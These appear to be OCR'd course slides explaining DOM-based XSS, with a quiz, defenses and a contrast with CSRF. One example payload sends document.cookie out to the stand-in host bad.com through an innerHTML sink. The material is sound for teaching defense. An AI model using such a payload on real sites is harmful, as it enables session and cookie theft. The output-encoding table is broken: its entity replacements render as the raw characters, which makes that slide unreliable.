
DOM-Based XSS - Example




DOM-Based XSS - Example



DOM-Based XSS - Example



DOM-Based XSS - Example



DOM-Based XSS - Source and Sink

- **Source**
  - The data that is client-based and is intended to be added to the Document Object Model (DOM)
  - This data typically **never leaves** the client-side
- **Sink**
  - The code on the client-side of the web application
  - Adds the 'source' to a web page's DOM structure
- The key to the DOM-based XSS attack is to find source and sink pairs

DOM-Based XSS - Source and Sink Example

Input URL (source):

```
http://bank.com/page.html#data=somedata
```

Client-side code from bank.com(sink):

```
<script>
  document.getElementById('content').innerHTML = window.location.hash.substr(1);
</script>
```

DOM-Based XSS - Exploiting Source and Sink

Input from bad.com(source):

```
http://bank.com/page.html#data=
   <script> window.open(
   "http://bad.com/steal?c="  + document.cookie)
   </script>
```

Client-side code from bank.com(sink):

```
<script>
  document.getElementById('content').innerHTML = window.location.hash.substr(1);
</script>
```

Script injected into DOM
and Browser would execute this within bank.com's origin

DOM-Based XSS - Summary

- Victim Profile
  - **User** with *Javascript-enabled browser*
  - **User** accessing a web application that integrates data from URL parameters into the web page's DOM
- Attack Objective
  - Run malicious script in user's browser within the same origin of trusted web service
- Attacker Tools
  - Ability to get user to click on a specially-crafted URL
- Vulnerability Exploited
  - The client-side code in the web application fails to ensure the *user-supplied* data does not contain embedded code before inserting it into the DOM

XSS - Real-world Impact

- eBay (2015-16)
  - Unauthorized access to seller accounts and theft of payment details
- Ticketmaster, Newegg (2018)
  - Credit card skimming affecting 380,000 transactions
- Fortnite (2019)
  - Unauthorized access to 200 million users' data, including the theft of virtual currency
- Sensitive user data theft
- Significantly influence the reputation

Quiz

- Which of the following types of XSS attacks involves injecting malicious scripts into the content of a trusted website that is then delivered to the user's browser?
  - A) Persistent XSS
  - B) Reflected XSS
  - C) DOM-based XSS
  - D) Encoded XSS

Quiz

- Which of the following describes a CSRF attack?
  - A) An attacker exploits the trust that a site has in the user's browser.
  - B) An attacker injects malicious scripts into a trusted website.
  - C) An attacker directly compromises the user's browser or system.
  - D) An attacker intercepts the data being sent from the user to the website.

XSS Defense - Secure Programming Practice

- Input Validation
  - Inspecting data provided by a user (such as form input or URL parameters) to ensure it does not contain malicious scripts or other harmful content
  - Whitelist Policy
    - Define allowed content clearly; reject anything that does not match
    - Prefer a whitelist (what is allowed) over a blacklist (what is not) for predictability
  - Client-Side vs. Server-Side
    - Client-side validation gives instant feedback
    - Never trust client-side validations alone; always back them with strong server-side checks

XSS Defense - Secure Programming Practice

- Output Encoding
  - Encode user inputs to treat them as text, not code
  - Replace characters in HTML
    - < with **<**
    - > with **>**
    - “ with **"**
    - ‘ with **'**
    - & with **&**
  - Interpret literally as text

Input: "<script>xxx;</script>” Output:“**<**script**>**xxx;**<**/script**>**"

XSS Defense - Secure Programming Practice

- Sanitize user input
  - Strips potentially malicious scripts and tags from user input, preventing attackers from executing harmful scripts through forms, URLs, or any input vectors
  - Use of Sanitization Libraries
    - DOMPurify
      - Sanitizes HTML and prevents XSS attacks
  - Server-Side Enforcement
    - Always implement sanitization on the server-side to handle any input that bypasses client-side controls

XSS Defense - Secure Programming Practice

- Use frameworks
  - Modern frameworks (React, Vue, Angular) auto-escape to reduce XSS risks
  - Developers must be cautious of framework limitations and complement them with encoding and sanitization

Protections

- Open Web Application Security Project(OWASP)
  - Whitelist: validate all headers, cookie, query strings against a rigorous spec of what should be allowed
  - Don’t blacklist: Don’t attempt to filter/sanitize
  - Principle of fail-safe defaults
- Cookies must not be easy to guess
  - Randomly chosen
  - Sufficiently long
- Time out session IDs and delete them once the session ends

XSS vs. CSRF

- Don’t confuse the two

- XSS attack exploit the trust a client **browser** has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the trust the legitimate **website** has in data sent from the client browser
  - The attacker tries to control what the client browser sends to the website